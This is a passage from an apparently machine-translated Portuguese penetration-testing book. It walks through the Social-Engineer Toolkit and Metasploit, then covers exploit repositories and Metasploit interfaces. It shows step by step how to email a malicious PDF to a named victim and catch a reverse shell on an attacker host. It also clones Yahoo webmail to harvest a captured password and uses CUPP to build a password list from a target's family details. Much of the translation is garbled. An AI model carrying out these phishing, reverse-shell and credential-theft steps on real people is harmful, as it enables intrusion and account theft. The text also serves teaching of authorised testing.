Depois de completar o modelo de e-mail, hit Ctrl + C para retornar ao menu anterior.

...

1. Executar um ataque em massa de e-mail
 2. Criar um Payload FileFormat
 3. Criar um modelo de engenharia social
 4. Retornar ao Menu Principal
- Digite sua escolha: 1

...

***** Cargas

1. Overflow "uniqueName 'Adobe CoolType SING Table (0 dias)
 2. Use 'newfunction' Adobe Flash Player ponteiro inválido
 3. Adobe estouro de buffer Collab.collectEmailInfo
 4. Adobe estouro de buffer Collab.getIcon
 5. Adobe corrupção de memória JBIG2Decode Exploit
 6. Adobe PDF Embedded EXE Engenharia Social
 7. Adobe util.printf () Buffer Overflow
 8. EXE personalizado para VBA (enviada via RAR) (RAR required)
 9. Adobe Array CLODProgressiveMeshDeclaration U3D Superação
 10. Adobe PDF EXE Embedded Social Engineering (NOJS)
- Digite o número que deseja (pressione enter para default): 1

...

1. Windows Reverse TCP ShellSpawn um shell de comando em vítima e enviar de volta para atacante.
2. Windows Meterpreter Reverse_TCPSpawn um shell Meterpreter em vítima e enviar de volta para atacante.
3. Windows Reverse VNC DLLSpawn um servidor VNC em vítima e enviar de volta ao atacante.
4. Windows Reverse TCP Shell (x64) Windows X64 Command Shell, Reverse TCP Inline
5. Windows Meterpreter Reverse_TCP (X64) Ligue de volta para o atacante (Windows x64), Meterpreter
6. Windows Shell Bind_TCP (X64) Execute carga e criar aceitar uma porta no sistema remoto.
7. Windows Meterpreter comunicação HTTPSTunnel Reverse mais HTTP usando Meterpreter SSL e usar

Digite o payload que você quer (pressione enter para default): 1

Digite a porta para se conectar novamente (pressione enter para default): 5555

[*] Geração de fileformat explorar ...
 [*] Por favor aguarde carregar a árvore módulo ...
 [*] Criando arquivo 'template.pdf' ...
 [*] Arquivo de saída gerado / pentest / exploits SET / / src / program_junk / template.pdf

[*] Payload criação completa.
 [*] Todas as cargas são enviados para o src / program_junk / template.pdf diretório
 [*] Geração Payload completa. Pressione enter para continuar.
 ...
 1. Mantenha o nome do arquivo, eu não me importo.
 2. Renomeie o arquivo, eu quero ser cool.

Introduzir a sua escolha (enter para o padrão): 2

Digite o novo nome de arquivo: BizRep2010.pdf

Filename mudou, movendo-se em ...
 ...
 1. E-Mail Attack único endereço de email
 2. E-Mail Attack Mass Mailer
 3. Voltar ao menu principal.

Digite sua escolha: 1

...
 1. Modelo predefinido
 2. One-Time-mail Use Template

Digite sua escolha: 1

...
 Abaixo está uma lista de modelos disponíveis:

1: LOL ... tem que verificar isso ...

- 2: XYZ Inc Business Report
- 3: Anjos de Dan Brown e Demônios
- 4: Pics do bebê
- 5: New Update
- 6: Emissão de computador
- 7: Relatório de Estado
- 8: Uso da internet estranho do seu computador

Neste ponto, nós escolhemos o nosso modelo de email que foi criado anteriormente. Este facilidade permitirá que você use o mesmo modelo ao longo de múltiplas ataques de engenharia social.

Digite o número que deseja utilizar: 2

Digite quem você quer enviar email para: karen.chens @ gmail.com

...

- 1. Use uma conta do Gmail para o seu ataque e-mail.
- 2. Use seu próprio servidor ou retransmissão aberta

Digite sua escolha: 1

Digite seu endereço de e-mail GMAIL: marketreports@gmail.com

Digite sua senha para gmail (não será exibido de volta para você):

SET terminou entregando os e-mails.

Você quer configurar um ouvinte sim ou não: sim

[~] ***

[~] * ATENÇÃO: Não há suporte de banco de dados: Base de dados do usuário String com mobilidade condicionada

Apoio

[~] ***

...

```
= [      metasploit v3.4.2-dev [core: 3.4 api: 1.0]
+ - --= [      592 exploits - 302 auxiliares
+ - --= [      225 cargas - 27 encoders - 8 nops
= [      svn r10511 atualizado 3 dias atrás (2010/09/28)
```

```
recursos (src / program_junk / meta_config)>
```

```
recursos (src / program_junk / meta_config)>
```

```
reverse_tcp
```

```
PAYLOAD => windows / shell_reverse_tcp
```

```
recursos (src / program_junk / meta_config)>
```

```
LHOST => 192.168.0.3
```

```
recursos (src / program_junk / meta_config)>
```

```
LPORT => 5555
```

```
recursos (src / program_junk / meta_config)>
```

```
ENCODING => shikata_ga_nai
```

```
recursos (src / program_junk / meta_config)>
```

use explorar / multi / manipulador

set PAYLOAD windows / shell_

conjunto LHOST 192.168.0.3

LPORT set 5555

conjunto ENCODING shikata_ga_nai

conjunto ExitOnSession falsa

```

ExitOnSession => false
recursos (src / program_junk / meta_config)> explorar j-
[*] Exploit rodando como trabalho em segundo plano.
msf exploit (handler)>
[*] Manipulador reverter Iniciado em 192.168.0.3:5555
[*] Iniciando o manipulador de carga útil ...

```

Uma vez que o ataque foi criado, devemos esperar por uma vítima (que é Karen), para lançar o nosso arquivo PDF malicioso. Assim que ela executa o nosso apego PDF, vamos ser jogado para trás com acesso shell reverso para seu computador. Por favor, note que o IP endereço 192.168.0.3 é uma máquina atacante (que é Steven) escuta na porta 5555 para conexão shell reverso do computador da vítima.

```

...
[*] Command sessão shell um aberto (192.168.0.3:5555 ->
192.168.0.2:3958) em sex 01 de outubro 09:40:22 +0000 2010

```

Assim, conseguimos nosso alvo de engenharia social para obter acesso remoto ao seu computador. Vamos começar um shell interativo prompt e executar o windows comandos.

```
msf exploit (handler)> Sessões
```

```

Sessões ativas
=====

```

```
Id Connection TypeInformation
```

```
-----
1shell192.168.0.3: 5555 -> 192.168.0.2:3958
```

```
msf exploit (handler)> Sessões-i 1
```

```
[*] Começando interação com 1 ...
```

```

Microsoft Windows XP [Versão 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp

```

```
E: \>
```

```
E: \> ipconfig
```

```
ipconfig
```

```
Windows Configuração IP
```

```
Ethernet adaptador Conexão de rede sem fio:
```

Conexão específica-	DNS	Sufixo	.	:
Endereço IP.	..		.	: 192.168.0.2
Máscara de sub-rede. . . .	..		.	: 255.255.255.0
Gateway padrão. .	..		.	: 192.168.0.1

```
E: \>
```

Assim, podemos utilizar SET para lançar um ataque de phishing e-mail contra um único, ou várias pessoas ao mesmo tempo. Ele fornece uma personalização eficaz e integração de e-mail para desenhar um caminho seguro para o engenheiro social. Este cenário é normalmente útil se você quiser alvos múltiplos funcionários de empresas que têm um ganancioso natureza sobre as suas necessidades específicas, mantendo a dissimulação de suas ações.

Coleta de credenciais do usuário

Neste método de ataque, SET será usado para clonar o site webmail serviço efetivo, e, em seguida, uma mensagem de e-mail será composto de enganar a vítima a visitar um link para seu próprio ganho pessoal ou comercial. Assim que o nosso alvo visita o link, o seu browser será presenteado com uma clonado serviço de webmail (mas exatamente o mesmo) site onde ele deve digitar as credenciais para acessar o exigido conteúdo. No entanto, a vítima será redirecionado imediatamente para a legítima webmail serviço de forma transparente que raramente é perceptível. Durante o ataque execução, o serviço de webmail hospedado clone será localizado na máquina do atacante, que irá capturar as credenciais da conta e registrá-los na sessão SET.

Para executar este exercício, fizemos uma pequena alteração para o nosso arquivo de configuração do SET.

Enquanto que residem no diretório do programa / Pentest / exploits SET // executar o seguinte comando:

```
# Vim config / set_config
```

Mudanças devem ser feitas nas seguintes linhas:

```
#  
# SET TO ON SE VOCÊ QUER USAR EMAIL JUNTO COM ATAQUE WEB  
WEBATTACK_EMAIL = ON  
#
```

Após as alterações necessárias, salve o arquivo de configuração e iniciar o programa SET.

```
#. Set /
```

Selecione a partir do menu:

1. Spear Phishing-Vetores de Ataque
2. Ataque Vetores site
3. Gerador Media infecciosas
4. Criar um Payload e Listener
5. Mass Mailer Attack
6. Teensy USB HID Attack Vector
7. Atualizar o Metasploit Framework
8. Atualizar o Toolkit Engenheiro-Social
9. Ajuda, créditos, e Sobre
10. Sair do Toolkit Engenheiro-Social

Digite sua escolha: 2

...

1. O Java Applet Método Attack
2. O Método Exploit Metasploit Browser
3. Credencial Método Attack Harvester
4. Tabnabbing Método Attack
5. Homem Esquerda no Método Attack Médio
6. Web Method Attack Jacking
7. Multi Attack-Método Web
8. Voltar ao menu anterior

Entrar sua escolha (pressione enter para default): 3

...

[!] Vetores de Ataque Website [!]

1. Modelos Web
2. Site Cloner
3. Import Custom
4. Voltar ao menu principal

Entrar número (1-4): 2

Digite o url para clonar: http://mail.yahoo.com

[*] Clonagem site do: http://mail.yahoo.com

[*] Isto pode demorar um pouco ...

...

Pressione {return} para continuar.

...

O que você quer fazer:

1. E-Mail Attack único endereço de email
2. E-Mail Attack Mass Mailer
3. Voltar ao menu principal.

Entrar sua escolha: 1

Digite quem você quer enviar email para: karina@yahoo.com

...

Qual opção você quer usar?

1. Use uma conta do Gmail para o seu ataque e-mail.
2. Use seu próprio servidor ou retransmissão aberta

Digite sua escolha: 1

Digite seu endereço de e-mail GMAIL: shawn.pokerexpert @ gmail.com

Digite sua senha para gmail (não será exibido de volta para você):

Digite o assunto do e-mail: Segredos Poker

Você deseja enviar a mensagem como html ou liso?

1. HTML
2. Planície

Digite sua escolha (para entrar normal): 2

Digite o corpo da mensagem, hit de retorno para uma nova linha.

Digite o seu corpo e digite control + c quando terminar: Olá Karina,

Próxima linha do corpo: Se você estiver interessado em saber mais sobre Top Winning Secret of Poker em seguida, visita <http://192.168.0.3>

Próxima linha do corpo: Atenciosamente,

Próxima linha do corpo: Shawn

Próxima linha do corpo: ^ C

...

Nesta fase, nós batemos Ctrl + C depois o corpo da mensagem é concluída. Por favor note que incluímos o nosso servidor web como link <http://192.168.0.3> para o qual o webmail instância será criada pela SET na porta 80.

[*] SET terminou de enviar os e-mails.
Pressione <enter> quando o seu tudo feito ...
...

[*] Engenheiro Social-Credential Toolkit Harvester Attack
[*] Credencial Harvester é executado na porta 80
[*] Informação será exibida para você como chegar abaixo:

Agora devemos esperar até que a vítima (que é Karina) visitas em um link e entra em sua credenciais para o campos username e password. Estes serão postados de volta para o atacante (que é Shawn) máquina rodando a sessão SET e será exibido no da tela.

192.168.0.3 -- [01/Oct/2010 10:38:58]	"GET / HTTP/1.1" 200 -
192.168.0.3 -- [01/Oct/2010 10:39:05]	código 404, não arquivo de mensagens
encontrado	
192.168.0.3 -- [01/Oct/2010 10:39:05]	
-	"GET / HTTP/1.1 favicon.ico" 404
192.168.0.3 -- [01/Oct/2010 10:39:08]	
encontrado	código 404, não arquivo de mensagens
192.168.0.3 -- [01/Oct/2010 10:39:08]	
-	"GET / HTTP/1.1 favicon.ico" 404
[*] Temos um HIT! Imprimir a saída:	
PARAM.: Tenta = 1	
PARAM.: Src = ym	
PARAM.: Md5 =	
PARAM: hash =.	

```

PARAM:. Js =
PARAM:. = Último
PARAM: = promo
PARAM:. Intl = br
CAMPO SENHA POSSÍVEL ENCONTRAR:. Bypass =
PARAM: = parceiro.
PARAM:. U = 9g6calh6aart1
PARAM:. V = 0
PARAM:. Desafio = z5Ygi.AE8yYiHMQAYg_eCt5GPami
PARAM:. Yplus =
CAMPO USERNAME POSSÍVEL ENCONTRAR:. EmailCode =
PARAM: pkg =
PARAM: stepid =
PARAM:. Ev =
PARAM: hasMsgr = 0
PARAM:. CHKP = Y
PARAM:. Done = http://mail.yahoo.com
PARAM:. Ym_ver pd = = 0
PARAM: c =
PARAM: ivt =
PARAM: sg =
PARAM: pad = 5
PARAM: aad = 5
CAMPO USERNAME POSSÍVEL ENCONTRAR: login = karina
CAMPO SENHA POSSÍVEL ENCONTRAR: passwd = 3GiPsqrte
PARAM:. Save =
[*] QUANDO SEU FINISHED. HIT CONTROL C-PARA GERAR UM RELATÓRIO

```

Como você pode ver, temos capturado com sucesso o nome de usuário e senha do nosso serviço de webmail Yahoo! vítima. Além disso, observe que ao acertar Ctrl + C vai gerar um relatório HTML e XML para a verificação e análise post.

```

^ C [*] do arquivo exportado para reports/2010-10-01 10:40:43.494371. Html para
seu prazer da leitura ...
[*] Do arquivo em formato XML exportados para reports/2010-10-01 10:40:43.494371.
xml para o seu prazer da leitura ...

```

Assim, a mesma técnica pode ser aplicada a muitos serviços baseados na web, tais como sistemas bancários online, para capturar as credenciais da conta através da manipulação de um elemento humano.

Usuário comum senhas Profiler (Cupp)

Como um verificador da penetração profissional que você pode encontrar uma situação em que você segure o informações pessoais do alvo, mas são incapazes de recuperar ou socialmente engenheiro de seu e-mail credenciais de conta devido a certas condições variáveis, tais como, o alvo não usar a Internet, muitas vezes, não gosta de falar com estranhos no telefone, e pode ser paranóico demais para abrir e-mails desconhecidos. Isto tudo vem a adivinhar e quebra a senha com base em técnicas diversas senha cracking (dicionário ou brute método de força). Cupp é puramente projetado para gerar uma lista de senhas comuns por perfis de informação do alvo nome, aniversário, nickname membro da família, é, pet nome, empresa, os padrões de estilo de vida, gostos, desgostos, interesses, paixões e hobbies. Esta atividade serve de entrada como crucial para o dicionário baseado em método de ataque, enquanto tentando quebrar a senha do alvo da conta de e-mail.

Para iniciar Cupp ir para Backtrack | Escalation Privilege | Todos | Cupp ou utilize o console para executar os seguintes comandos:

```
# Cd / pentest / senhas / Cupp /  
#. / Cupp.py
```

Você será apresentado com todas as opções disponíveis e as informações de ajuda. Em nossa exercício, demonstrar o uso de perguntas da sessão interativa para senha do usuário perfis com base nas informações que temos sobre o alvo e sua família.

```
#. / Cupp.py-i
```

```
[+] Inserir as informações sobre a vítima para fazer um dicionário [baixo  
casos!]  
[+] Se você não sabe todas as informações, apenas pressione Enter quando perguntado!  
> Nome: Karen  
  
> Apelido: Smith  
> Nickname: karsmith  
> Data de nascimento (DDMMAAAA; isto é, 04.111.985): 03101976  
  
Name> esposa (marido): Smith  
Nickname> esposa (marido):  
> Esposa (marido) data de nascimento (DDMMAAAA, ou seja, 04.111.985): 09051974  
  
Name> Criança: Rohan  
Nickname> Criança:  
Data de nascimento> Criança (DDMMAAAA, ou seja, 04.111.985): 12072006  
  
> Nome do animal de estimação:  
Katie  
> Nome da Empresa: XYZ Corp
```

- > Você quer adicionar algumas palavras-chave sobre a vítima? Y / [N]: Y
- > Por favor indicar as palavras, separadas por vírgula. [Isto é, hacker, suco, preto]: culinária, moda, shopping, cinema, viajar, natação infantil, dieta, cuidado, limousine
- > Você quer adicionar caracteres especiais no final de palavras? Y / [N]: N
- > Você quer adicionar um pouco de números aleatórios, no final das palavras? Y / [N]: Y
- > Modo de Leet? (Isto é, leet = 1337) Y / [N]: Y
 - [+] Agora a fazer um dicionário ...
 - [+] Classificação da lista e remover duplicatas ...
 - [+] Dicionário para salvar Karen.txt, contando 127.240 palavras.
 - [+] Agora carregar seu pistolero com Karen.txt e dispara! Boa sorte!

Como você pode ver, nós fornecemos todas as informações disponíveis para o melhor da nossa conhecimento sobre um alvo e gerou uma lista de senhas que podem ser usados com qualquer quebra de senha programa. Esta tentativa pode aumentar a chance de encontrar uma válida senha com base no alvo características pessoais, psicológicas e sociais.

Sumário

Neste capítulo discutimos o uso comum da engenharia social em diversos aspectos da vida. Testadores de penetração pode incorrer em situações em que eles têm de aplicar táticas de engenharia social para adquirir informações confidenciais de seus alvos. Ele é da natureza humana que é vulnerável a técnicas específicas engano. Para o melhor vista de habilidades de engenharia social que apresentamos o conjunto básico de elementos (Meio ambiente, comunicação, conhecimento e controle frame) que juntos construir o modelo da psicologia humana. Estes princípios psicológicos em sua vez, ajudar o engenheiro social para se adaptar e extrair o processo de ataque (inteligência coleta, identificação de pontos vulneráveis, o planejamento do ataque e execução) e métodos de reciprocidade (a representação, a autoridade influente, a escassez e social relacionamento) de acordo com o alvo em análise. Depois, explicamos dois conhecidos eletrônica assistida ferramentas (Social Engineering Toolkit (SET) e Usuário comum senhas Profiler (Cupp)) para ligá-lo e automatizar o social ataque de engenharia na internet. No próximo capítulo, vamos discutir o processo de explorando o alvo usando um número de ferramentas e técnicas, de forma significativa apontando para a pesquisa de vulnerabilidade e tato adquirir o seu alvo.

Exploração alvo

Mantendo suas projeções em ajudar testes de penetração, tentando explorar a vulnerabilidade descoberta em um ambiente de rede de destino é um papel-chave desta capítulo. Para estimular e explorar as melhores opções disponíveis para explorar o seu alvo você tem que realizar um exame cuidadoso, pesquisa e utilização de técnicas avançadas e técnicas. O processo de exploração praticamente finaliza a operação de penetração. No entanto, pode haver situações em que o testador penetração pode ser solicitado a tentativa de in-depth de acesso (que é giro) para a fazenda da rede e aumentar seus privilégios ao nível da administração, a fim de provar a sua presença. Tais requisitos são desafiador e incerto. No entanto, como um profissional qualificado e comprovado qualificados você pode sempre estar à procura de automação e controles que poderiam ajudar a superação tais barreiras. Este capítulo irá destacar e discutir as práticas e ferramentas que pode ser usado para conduzir a exploração do mundo real.

- Na primeira seção, vamos explicar o que áreas de pesquisa de vulnerabilidades são crucial para entender, examinar e testar a vulnerabilidade antes transformando-o em um código de exploração prática.
- Em segundo lugar, iremos explorar vários repositórios ponto que deve ajudar a manter lo informado sobre as façanhas publicamente disponíveis e quando usá-los.
- Também vamos ilustrar o uso de um dos toolkits exploração infame a partir de uma perspectiva de avaliação alvo. Isto lhe dará uma idéia clara sobre como explorar o alvo, a fim de obter acesso a informações sensíveis. Ser informou que esta seção envolve um casal de mãos-em exercícios práticos.
- No final, tentamos descrever brevemente os passos para escrever um simples explorar módulo para Metasploit.

Escrever um código de exploração a partir do zero é uma tarefa morosa e dispendiosa. Este é o que é geralmente determinada por testadores de penetração novatos e até mesmo experientes profissionais de segurança onde o tempo de engajamento é fundamental. Assim, usando o público exploits disponíveis e ajustá-los para caber em seu ambiente de destino pode exigir pouco de tempo e esforço. Essa atividade ajudaria a transformar o esqueleto de um exploit para outra, se a semelhança e propósito é quase igual. É altamente incentivar a prática de exploits publicamente disponíveis, a fim de compreender e kickstart escrever seu próprio código de exploração.

Vulnerabilidade de pesquisa

Compreender as capacidades de um software específico ou produto de hardware pode fornecer um ponto de partida para a investigação de vulnerabilidades que possam existir nesse produto. Realização de pesquisa de vulnerabilidades não é fácil, nem uma tarefa com um clique. Assim, requer uma base forte com fatores diferentes para levar a cabo uma análise de segurança.

- Habilidades de programação é uma chave fundamental para hackers éticos. Aprender a conceitos básicos e as estruturas que possam existir com qualquer linguagem de programação deve ter a vantagem imperativo de encontrar conhecidos e desconhecidos vulnerabilidades no programa. Além do conhecimento básico do linguagem de programação, você deve estar preparado para lidar com conceitos avançados de processadores, a memória do sistema, buffers, ponteiros, tipos de dados, registros e cache. Estes conceitos são realmente implementáveis em quase qualquer programação linguagem, como C / C + +, Python, Perl, e da Assembléia. Para aprender o básico de escrever um exploit da vulnerabilidade descoberta, visite: <http://www.phreedom.org/solar/exploits/explorar-código-de-desenvolvimento/>.
- Engenharia reversa é outra grande área para descobrir as vulnerabilidades que poderia existir no dispositivo eletrônico, software ou sistema, analisando suas funções, estruturas e operações. A finalidade é deduzir um código a partir de um determinado sistema sem qualquer conhecimento prévio a sua coerência interna de trabalho, e examiná-lo para condições de erro, funções mal projetadas e protocolos, e testar as condições de contorno. Há várias razões que inspirar a prática de habilidades de engenharia reversa. Alguns deles são a remoção de proteção de direitos autorais de um software, auditoria de segurança, competitiva inteligência técnica, a identificação de violação de patente, a interoperabilidade, compreender o fluxo de trabalho do produto, e aquisição de dados sensíveis. Engenharia reversa adiciona duas camadas de conceito para examinar o código de um aplicação, Auditoria Código Fonte e Auditoria binário.

Se você tiver acesso ao código-fonte do aplicativo, você pode realizar o análise de segurança através de ferramentas automatizadas ou manualmente a fonte de estudo a fim de extrair as condições em que a vulnerabilidade pode ser acionado. Em Por outro lado, a auditoria binário simplifica a tarefa de engenharia reversa onde a aplicação existe sem qualquer código-fonte. Disassemblers e Descompiladores dois tipos genéricos de ferramentas que podem auxiliar o auditor com análise binária. Disassemblers gerar o código assembly de um cumprimento programa binário, enquanto decompilers gerar um código de linguagem de alto nível de um binário compilado. No entanto, lidar com qualquer um destes tipos de ferramentas é bastante desafiador e requer uma avaliação cuidadosa.

- Instrumentado ferramentas como depuradores, extratores de dados, fuzzers, profilers, monitores de cobertura de código, analisadores de fluxo e de memória desempenham um papel importante no processo de descoberta de vulnerabilidades e proporciona um ambiente consistente para fins de teste. Explicando cada uma dessas categorias ferramenta está fora do escopo deste livro. No entanto, você pode encontrar várias ferramentas úteis já presente sob as BackTrack (por exemplo, GDB, OllyDbg, IDA Pro). Para manter faixa dos mais recentes ferramentas de engenharia reversa de código, nós recomendamos fortemente que você visitar a biblioteca online em: <http://www.woodmann.com/collaborative/tools/index.php> / Categoria: RCE_Tools.
- Exploração e construção de carga conselhos a etapa final da escrita prova de conceito de código (PoC) para um elemento vulnerável de um aplicativo. Isso permitiria que o testador penetração para executar comandos personalizados em a máquina de destino. Uma exploração é normalmente desenvolvido com uma descoberta vulnerabilidade, que combina diferentes tipos de shellcodes para as operações de porta de ligação, conexão reversa, sistema de chamadas, transferência de arquivos, a injeção de processo, sistema de call-proxy, multi-estágio, execução de comando e no especificado alvo. Além disso, também podemos aplicar nosso conhecimento de grupos vulneráveis aplicação desde a fase de engenharia reversa para o polonês shellcode com um codificação mecanismo para evitar personagens ruins que podem resultar na finalização do processo de exploração.

Dependendo do tipo e classificação da vulnerabilidade descoberta, é muito importante seguir a estratégia específica que pode permitir que você execute uma arbitrária código ou comando no sistema de destino. Como um verificador da penetração profissional, você será sempre à procura de brechas que podem resultar na obtenção de um acesso shell para seu sistema operacional de destino. Assim, estaremos demonstrando alguns cenários com Metasploit Framework em uma seção posterior deste capítulo que irá apontar a estas ferramentas e técnicas.

Repositórios de vulnerabilidade e explorar

Por muitos anos, uma série de vulnerabilidades foram reportadas no público domínio. Algumas das quais foram divulgadas com a prova de conceito (PoC) explorar código para provar a possibilidade ea viabilidade de uma vulnerabilidade encontrada no específicas software ou aplicação, mas muitos ainda permanecem sem solução. Nesta era competitiva de encontrar a explorar publicamente disponíveis e informações sobre as vulnerabilidades torna mais fácil para os testadores de penetração para pesquisar rapidamente e recuperar a melhor explorar disponíveis

que possam se adequar seu ambiente de sistema de destino. Também é possível portar um tipo de explorar (Win32 arquitetura) para outro tipo (Linux arquitetura), desde que você segurar habilidades de programação intermediário e uma clara compreensão do OS-specific arquitetura. Nós fornecemos um conjunto combinado de repositórios online que podem ajudar você rastrear qualquer informação ou a sua vulnerabilidade explorar através de pesquisa através -los. Por favor note que nem toda vulnerabilidade única encontrada foi divulgada ao público na Internet. Alguns são relatados sem qualquer código de exploração PoC, e alguns nem sequer fornecer informações detalhadas vulnerabilidade. Por esta razão, consultoria mais de um recurso on-line é uma prática comprovada entre os auditores de segurança muitos.

Nome de repositório	URL do site
Bugtraq SecurityFocus	http://www.securityfocus.com
Vulnerabilidades OSVDB	http://osvdb.org
Storm pacote	http://www.packetstormsecurity.org
VUPEN Segurança	http://www.vupen.com
National Vulnerability Database	http://nvd.nist.gov
ISS X-Force	http://xforce.iss.net
US-CERT Vulnerability Notes	http://www.kb.cert.org/vuls
US-CERT Alertas	http://www.us-cert.gov/cas/techalerts /
SecuriTeam	http://www.securiteam.com
Governo Segurança Org	http://www.governmentsecurity.org
Advisories Secunia	http://secunia.com/advisories/histórico /
Razão de segurança	http://securityreason.com
XSSed XSS-Vulnerabilidades	http://www.xssed.com
Database Security Vulnerabilities	http://securityvulns.com
Segurança ofensiva Exploits Database	http://www.exploit-db.com
SEBUG	http://www.sebug.net
Bugreport	http://www.bugreport.ir
MediaService Lab	http://lab.mediaservice.net

Nome de repositório	URL do site
Intelligent Network Aggregation Exploit	http://www.intelligentexploit.com
Inj3ct0r	http://www.1337day.com
Hack0wn	http://www.hack0wn.com

Embora existam muitos outros recursos da Internet disponíveis, há uma lista de apenas um poucos aqueles revistos. BackTrack vem com uma integração de banco de dados de exploração a partir de

"Segurança Offensive". Isto proporciona uma vantagem extra de manter todas arquivadas explora a data em seu sistema para referência futura e utilização. Para acessar Exploit-DB, executar os seguintes comandos no seu shell:

```
# Cd / pentest / exploits / exploitdb /
# Vim files.csv
```

Isto irá abrir uma lista completa de exploits actualmente disponíveis de Exploit DB-under o / Pentest / exploits / exploitdb / plataformas / diretório. Essas façanhas são categorizados em seus subdiretórios relevantes com base no tipo de sistema (Windows, Linux, HP-UX, Novell, Solaris, BSD, IRIX, Tru64, ASP, PHP, e assim por diante). A maioria dessas façanhas foram desenvolvidos usando C, Perl, Python, Ruby, PHP e outros tecnologias de programação. BackTrack já vem com um conjunto útil de compiladores e intérpretes para ajudar a apoiar a execução dessas façanhas. Para atualizar seu explorar banco de dados com a revisão mais recente, vá para Backtrack | Penetração | ExploitDB | Update Exploitdb.



Como extrair a informação particular a partir da lista exploits.

Usando o poder de comandos bash, podemos manipular a saída de qualquer arquivo de texto a fim de recuperar dados significativos. Isso pode ser feito digitando `cat files.csv | grep "" | cut-d", "-f3` em seu console. Ele vai extrair a lista de títulos a partir de um exploit files.csv. Para saber os comandos básicos do shell consulte uma fonte on-line em: <http://tldp.org/LDP/abs/html/index.html>.

Advanced exploração toolkit

BackTrack é pré-carregado com algumas da exploração melhores e mais avançadas toolkits. Metasploit Framework (<http://www.metasploit.com>) É um deles.

Nós escolhemos para explicá-la em maior detalhe e apresentou um número de cenários que efetivamente aumentar a produtividade e melhorar a sua experiência com testes de penetração. O quadro foi desenvolvido em linguagem de programação Ruby e apoia a modularização de tal forma que torna mais fácil para o testador de penetração com habilidades de programação ideal para estender ou desenvolver plugins personalizados e ferramentas.

A arquitetura de um quadro é dividido em três grandes categorias-Bibliotecas, Interfaces e módulos. Uma parte fundamental da nossa exercícios é focar as capacidades de várias interfaces e módulos. Interfaces (Console, CLI, Web, GUI), basicamente fornecer a atividade frontend operacionais ao lidar com qualquer tipo de módulos (Exploits, cargas, auxiliares, Encoders, nops). Cada um desses módulos tem as suas próprias significado e função é específica para o processo de testes de penetração.

- Exploit é uma prova de conceito de código desenvolvido para tirar proveito de um particular vulnerabilidade em um sistema de destino.
- Carga é um código malicioso concebido como uma parte de uma exploração ou de forma independente compilado para executar os comandos arbitrários no sistema de destino.
- Auxiliares são o conjunto de ferramentas desenvolvidas para realizar a digitalização, sniffing, fingerprinting wardialing, e outras tarefas de avaliação de segurança.
- Codificadores são fornecidos para fugir da detecção de antivírus, firewall, IDS / IPS, e outras defesas malware similar por codificação de carga durante operação de penetração.
- NOP (No Operation ou Não operação realizada) é uma linguagem de montagem instrução muitas vezes adicionados em um shellcode para executar nada, mas para cobrir uma espaço de carga consistente.

Para efeitos de sua compreensão, nós explicamos o uso básico de dois well-known interfaces Metasploit com seus relevantes de linha de comando. Cada interface tem as suas próprias forças e fraquezas. No entanto, recomendamos vivamente que você fique com um "console" versão, uma vez que suporta a maioria dos recursos quadro.

Msfconsole

É um dos mais eficientes, poderoso e tudo-em-um frontend interfaces centralizado para testadores de penetração de fazer o melhor uso do quadro de exploração. Para acessar "Msfconsole", vá para Backtrack | Penetração | Metasploit Framework Exploração | Framework versão 3 | msfconsole ou usar o terminal para executar o seguinte comandos:

```
# Cd / pentest/exploits/framework3 /  
#. Msfconsole /
```

Você será deixado em uma interface de console interativo. Para saber mais sobre todos os comandos disponíveis, pode escrever:

```
msf ajuda>
```


Isto irá exibir dois conjuntos de comandos, uma que é amplamente utilizado em todo o quadro, e outra que é específica para backend de banco de dados onde a avaliação parâmetros e os resultados são armazenados. Instruções sobre as opções de uso de outro pode ser recuperados através do uso de -H após o comando do núcleo. Vamos examinar o uso de "mostrar" Comando.

```
msf> show-h
```

[*] Parâmetros válidos para o "show" de comando são: todos os codificadores, nops, exploits, payloads, auxiliares, plugins, opções

[*] Adicionais módulo de parâmetros específicos são: avançado, evasão, metas, ações

O comando anterior é normalmente usado para exibir os módulos disponíveis de um determinado tipo, ou de todos eles. Os comandos mais frequentes poderia ser qualquer um dos seguintes:

- show auxiliares irá exibir todos os módulos auxiliares.
- exploits show vai ter uma lista de todas as façanhas no quadro.
- payloads show vai recuperar uma lista de cargas para todas as plataformas. No entanto, usando o mesmo comando no contexto de um exploit escolhida irá exibir apenas payloads compatíveis. Por exemplo, cargas Windows só será exibido com exploits compatível com Windows.
- encoders show irá imprimir a lista de codificadores disponíveis.
- show nops irá exibir todos os geradores disponíveis NOP.
- opções de show irá exibir as configurações e opções disponíveis para o específico módulo.
- metas de show nos ajudará a extrair uma lista de meta OS apoiado por uma módulo de exploração particular.
- show advanced fornece mais opções para ajustar sua execução explorar.

Exploração alvo

Nós compilamos uma pequena lista dos comandos mais valiosos nas seguintes mesas. Você pode praticar cada um deles com o console Metasploit.

Comando	Descrição
verificar	Testes e verifica um exploit particular contra a sua vulneráveis alvo, sem explorá-lo. Este comando não é suportado por muitos exploits.
conectar porta ip	Funciona semelhante ao "netcat" e "telnet" ferramentas.
explorar	Lança um exploit seleccionado.
Correr	Lança um auxiliar seleccionado.
Empregos	Lista todos os módulos de fundo atualmente em execução e fornece a capacidade de finalizá-las.
rota adicionar máscara de sub-rede sessionid	Adiciona uma rota para o tráfego através de uma sessão comprometida para fins de rede de dinamização.
info módulo	Exibe informações detalhadas sobre um módulo em particular (Explorar, auxiliar, e assim por diante).
conjunto valor de param	Configura o valor do parâmetro dentro do módulo atual.
setg valor de param	Define o valor do parâmetro global em todo o quadro a utilizado por todos os exploits e módulos auxiliares.
unset param	É um verso da conjunto comando. Você também pode redefinir todas as variáveis, usando o unset todos comando de uma só vez.
unsetg param	Unsets uma ou mais variáveis globais.
sessões	Mostra, interage, e termina as sessões alvo. Uso com -L para listar, -I ID para a interação e -K ID para rescisão.
pesquisa corda	Fornece um mecanismo de busca através de nomes de módulos e descrições.
uso módulo	Seleciona um módulo em particular no contexto de penetração testes.

Vamos demonstrar o uso prático de alguns desses comandos nos próximos seções. É importante para você entender o seu uso básico com diferentes conjuntos de módulos no quadro.

MSFCLI

Semelhante ao msfconsole, uma interface de linha de comando (CLI) fornece uma extensa cobertura de vários módulos que podem ser lançados em qualquer instância. No entanto, ele carece de algumas das características de automação avançada quando comparada com msfconsole.

Para acessar msfcli ir a Backtrack | Penetração | Metasploit Exploração Quadro | Versão Quadro 3 | Msfcli ou usar o terminal para executar o seguintes comandos:

```
# Cd / pentest/exploits/framework3 /
```

```
#. / Msfcli-h
```

